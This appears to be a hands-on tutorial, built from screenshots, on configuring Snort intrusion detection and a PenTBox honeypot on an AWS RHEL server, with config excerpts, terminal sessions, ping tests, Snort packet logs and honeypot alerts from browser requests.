
Configure snort rules:

Vi /etc/snort/snort.conf <enter>



root@ip-172-31-43-19:~

```
##################################################

#config profile_rules: print all, sort avg_ticks
#config profile_preprocs: print all, sort avg_ticks

##################################################
# Configure protocol aware flushing
# For more information see README.stream5
##################################################
config paf_max: 16000

##################################################
# Step #4: Configure dynamic loaded libraries.
# For more information, see Snort Manual, Configuring Snort - Dynamic Modules
##################################################

# path to dynamic preprocessor libraries
dynamicpreprocessor directory /usr/lib64/snort-2.9.13_dynamicpreprocessor/

# path to base preprocessor engine
dynamicengine /usr/lib64/snort-2.9.13_dynamicengine/libsf_engine.so

# path to dynamic rules libraries
# dynamicdetection directory /usr/local/lib/snort_dynamicrules

##################################################
# Step #5: Configure preprocessors
# For more information, see the Snort Manual, Configuring Snort - Preprocessors
##################################################

# GTP Control Channle Preprocessor. For more information, see README.GTP
# preprocessor gtp: ports { 2123 3386 2152 }

# Inline packet normalization. For more information, see README.normalize
# Does nothing in IDS mode
# preprocessor normalize_ip4
# preprocessor normalize_tcp: ips ecn stream
preprocessor normalize_icmp4
preprocessor normalize_ip6
preprocessor normalize_icmp6

# Target-based IP defragmentation.  For more inforation, see README.frag3
preprocessor frag3_global: max_frags 65536
preprocessor frag3_engine: policy windows detect_anomalies overlap_limit 10 min_fragment_length 100 timeout 180

# Target-Based stateful inspection/stream reassembly.  For more inforation, see README.stream5
preprocessor stream5_global: track_tcp yes, \
   track_udp yes, \
   track_icmp no, \
-- INSERT --
```




root@ip-172-31-43-19:/etc/init.d

```
login as: ec2-user
Authenticating with public key "imported-openssh-key"
Last login: Sat Jul  6 14:31:54 2019 from 47.8.199.212
[ec2-user@ip-172-31-43-19 ~]$
[ec2-user@ip-172-31-43-19 ~]$ sudo -i
[root@ip-172-31-43-19 ~]# vi /etc/snort/snort.conf
[root@ip-172-31-43-19 ~]# vi /etc/snort/rules/myrules.rules
[root@ip-172-31-43-19 ~]# sudo /etc/init.d/snort start
sudo: /etc/init.d/snort: command not found
[root@ip-172-31-43-19 ~]# cd /etc/init.d
[root@ip-172-31-43-19 init.d]# ls
choose_repo  functions  README  rh-cloud-firstboot  snortd
[root@ip-172-31-43-19 init.d]# cd snortd start
-bash: cd: too many arguments
[root@ip-172-31-43-19 init.d]# cd snortd
-bash: cd: snortd: Not a directory
[root@ip-172-31-43-19 init.d]# cd
choose_repo          README               snortd
functions            rh-cloud-firstboot
[root@ip-172-31-43-19 init.d]# cd snortd
-bash: cd: snortd: Not a directory
[root@ip-172-31-43-19 init.d]# sudo snortd start
sudo: snortd: command not found
[root@ip-172-31-43-19 init.d]# sudo snort start
snort: error while loading shared libraries: libdnet.1: cannot open shared objec
t file: No such file or directory
[root@ip-172-31-43-19 init.d]# ps aux | grep snort
root     24872  0.0  0.5  36460  4220 pts/3    S+   14:32   0:00 vi /etc/snort/s
nort.conf
root     24959  0.0  0.1  12112  1084 pts/4    S+   14:48   0:00 grep --color=au
to snort
[root@ip-172-31-43-19 init.d]#
```

To open snort:

Snort<enter>


Starting pinging from local computer.



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.18362.207]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Tushar Mittal>ping 3.19.60.75

Pinging 3.19.60.75 with 32 bytes of data:
Request timed out.
Request timed out.

Ping statistics for 3.19.60.75:
    Packets: Sent = 2, Received = 0, Lost = 2 (100% loss),
Control-C
^C
C:\Users\Tushar Mittal>ping 172.31.43.19

Pinging 172.31.43.19 with 32 bytes of data:
Request timed out.
Request timed out.

Ping statistics for 172.31.43.19:
    Packets: Sent = 2, Received = 0, Lost = 2 (100% loss),
Control-C
^C
C:\Users\Tushar Mittal>ping -t 172.31.43.19
```


Instance type t2.micro
Elastic IPs
Availability zone us-east-2c
Security groups launch-wizard-4. view inbound rules. view outbound rules
Scheduled events No scheduled events
AMI ID RHEL-8.0.0_HVM-20190426-x86_64-1-Hourly2-GP2 (ami-05220ffa0e7fce3d1)
IPv4 Public IP 3.19.60.75
IPv6 IPs -
Private DNS ip-172-31-43-19.us-east-2.compute.internal
Private IPs 172.31.43.19
Secondary private IPs
VPC ID vpc-9aee0ff1
Subnet ID subnet-abe34de7

Local Computer start pinging.



```
Command Prompt
    Packets: Sent = 2, Received = 0, Lost = 2 (100% loss),
Control-C
^C
C:\Users\Tushar Mittal>ping 3.19.60.75

Pinging 3.19.60.75 with 32 bytes of data:
Reply from 3.19.60.75: bytes=32 time=446ms TTL=35
Reply from 3.19.60.75: bytes=32 time=549ms TTL=35
Reply from 3.19.60.75: bytes=32 time=1234ms TTL=35
Reply from 3.19.60.75: bytes=32 time=1237ms TTL=35

Ping statistics for 3.19.60.75:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 446ms, Maximum = 1237ms, Average = 866ms

C:\Users\Tushar Mittal>ping 3.19.60.75

Pinging 3.19.60.75 with 32 bytes of data:
Reply from 3.19.60.75: bytes=32 time=277ms TTL=35
Reply from 3.19.60.75: bytes=32 time=324ms TTL=35
Reply from 3.19.60.75: bytes=32 time=357ms TTL=35
Reply from 3.19.60.75: bytes=32 time=273ms TTL=35

Ping statistics for 3.19.60.75:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 273ms, Maximum = 357ms, Average = 307ms

C:\Users\Tushar Mittal>
```

You can see the logs generated on server.



```
07/06-19:32:28.325203 157.43.33.103:63996 -> 172.31.43.19:22
TCP TTL:94 TOS:0x28 ID:62114 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xE1DAA188  Ack: 0xBE75F0EA  Win: 0x1FE  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/06-19:32:28.992861 172.31.43.19:22 -> 157.43.33.103:63996
TCP TTL:64 TOS:0x48 ID:28574 IpLen:20 DgmLen:664 DF
***AP*** Seq: 0xBE75F0EA  Ack: 0xE1DAA188  Win: 0x1C0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/06-19:32:29.395332 157.43.33.103:63996 -> 172.31.43.19:22
TCP TTL:94 TOS:0x28 ID:62115 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xE1DAA188  Ack: 0xBE75F35A  Win: 0x203  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/06-19:32:30.016867 172.31.43.19:22 -> 157.43.33.103:63996
TCP TTL:64 TOS:0x48 ID:28575 IpLen:20 DgmLen:664 DF
***AP*** Seq: 0xBE75F35A  Ack: 0xE1DAA188  Win: 0x1C0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/06-19:32:30.420209 157.43.33.103:63996 -> 172.31.43.19:22
TCP TTL:94 TOS:0x28 ID:62116 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xE1DAA188  Ack: 0xBE75F5CA  Win: 0x200  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/06-19:32:31.040860 172.31.43.19:22 -> 157.43.33.103:63996
TCP TTL:64 TOS:0x48 ID:28576 IpLen:20 DgmLen:664 DF
***AP*** Seq: 0xBE75F5CA  Ack: 0xE1DAA188  Win: 0x1C0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/06-19:32:31.383369 157.43.33.103:63996 -> 172.31.43.19:22
TCP TTL:94 TOS:0x28 ID:62117 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xE1DAA188  Ack: 0xBE75F83A  Win: 0x1FE  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/06-19:32:32.064873 172.31.43.19:22 -> 157.43.33.103:63996
TCP TTL:64 TOS:0x48 ID:28577 IpLen:20 DgmLen:664 DF
***AP*** Seq: 0xBE75F83A  Ack: 0xE1DAA188  Win: 0x1C0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/06-19:32:32.405315 157.43.33.103:63996 -> 172.31.43.19:22
TCP TTL:94 TOS:0x28 ID:62118 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xE1DAA188  Ack: 0xBE75FAAA  Win: 0x203  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```


Configure Honeypots :

Honeypot is trap where attacker think that all ports or defined ports are open so that he can easily find loopholes and can be trapped easily. By checking their way of attacking we can secure our network..

using pentbox honeypot,


configure pentbox honeypot:

```
git clone https://github.com/whitehatpanda/pentbox-1.8.git
cd /pentbox-1.8.git <enter>
./pentbox.rb <enter>
```



```
[root@ip-172-31-43-19 ~]# ls
192                        daq-2.0.6.tar.gz    registered.tar.gz
anaconda-ks.cfg            libidn2             snort-2.8.6.1.tar.gz
community-rules            msfinstall          snort-2.9.13.tar.gz
community-rules.tar.gz     original-ks.cfg     snort-2.9.13.tar.gz.1
community.tar.gz           pentbox-1.8
daq-2.0.6                  pentbox-1.8.tar.gz
[root@ip-172-31-43-19 ~]# cd pentbox-1.8
[root@ip-172-31-43-19 pentbox-1.8]# ls
changelog.txt  lib    pb_update.rb  readme.txt  todo.txt  y
COPYING.txt    other  pentbox.rb    t           tools
[root@ip-172-31-43-19 pentbox-1.8]# ./pentbox.rb

 PenTBox 1.8
    ____            _______ ____
   |  _ \ ___ _ __ |__   __|  _ )  ____  __
   | |_) / _ \ '_ \   | |  | |_) |/ _ \ \/ /
   |  __/  __/ | | |  | |  |  _ <| (_) >  <
   |_|   \___|_| |_|  |_|  |____/ \___/_/\_\

--------- Menu          ruby2.5.3 @ x86_64-linux

1- Cryptography tools

2- Network tools

3- Web

4- Ip grabber

5- Geolocation ip

6- Mass attack

7- License and contact

8- Exit

   -> 2

1- Net DoS Tester
2- TCP port scanner
3- Honeypot
4- Fuzzer
5- DNS and host gathering
6- MAC address geolocation (samy.pl)

0- Back

   -> 3
```

->2



```
6- Mass attack

7- License and contact

8- Exit

   -> 2

1- Net DoS Tester
2- TCP port scanner
3- Honeypot
4- Fuzzer
5- DNS and host gathering
6- MAC address geolocation (samy.pl)

0- Back

   -> 3

// Honeypot //

You must run PenTBox with root privileges.

 Select option.

1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]

   -> 2

 Insert port to Open.

   -> 8444

 Insert false message to show.

   -> RANDOM PORT TEST

 Save a log with intrusions?

 (y/n)   -> n

 Activate beep() sound when intrusion?

 (y/n)   -> n

  HONEYPOT ACTIVATED ON PORT 8444 (2019-07-06 21:23:09 +0000)
```


->3

->1


It will close port 80.

Reports of honeypot:

Honey pot is activated:



```
1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]

   -> 1

  HONEYPOT ACTIVATED ON PORT 80 (2019-07-07 08:08:22 +0000)


  INTRUSION ATTEMPT DETECTED! from 47.8.201.173:61178 (2019-07-07 08:08:38 +0000)
 -----------------------------

  INTRUSION ATTEMPT DETECTED! from 47.8.201.173:61179 (2019-07-07 08:08:39 +0000)
 -----------------------------

  INTRUSION ATTEMPT DETECTED! from 47.8.201.173:61187 (2019-07-07 08:08:40 +0000)
 -----------------------------
GET / HTTP/1.1
Host: 3.19.60.75
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9



  INTRUSION ATTEMPT DETECTED! from 47.8.201.173:61590 (2019-07-07 08:09:08 +0000)
 -----------------------------
GET / HTTP/1.1
Host: 3.19.60.75
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
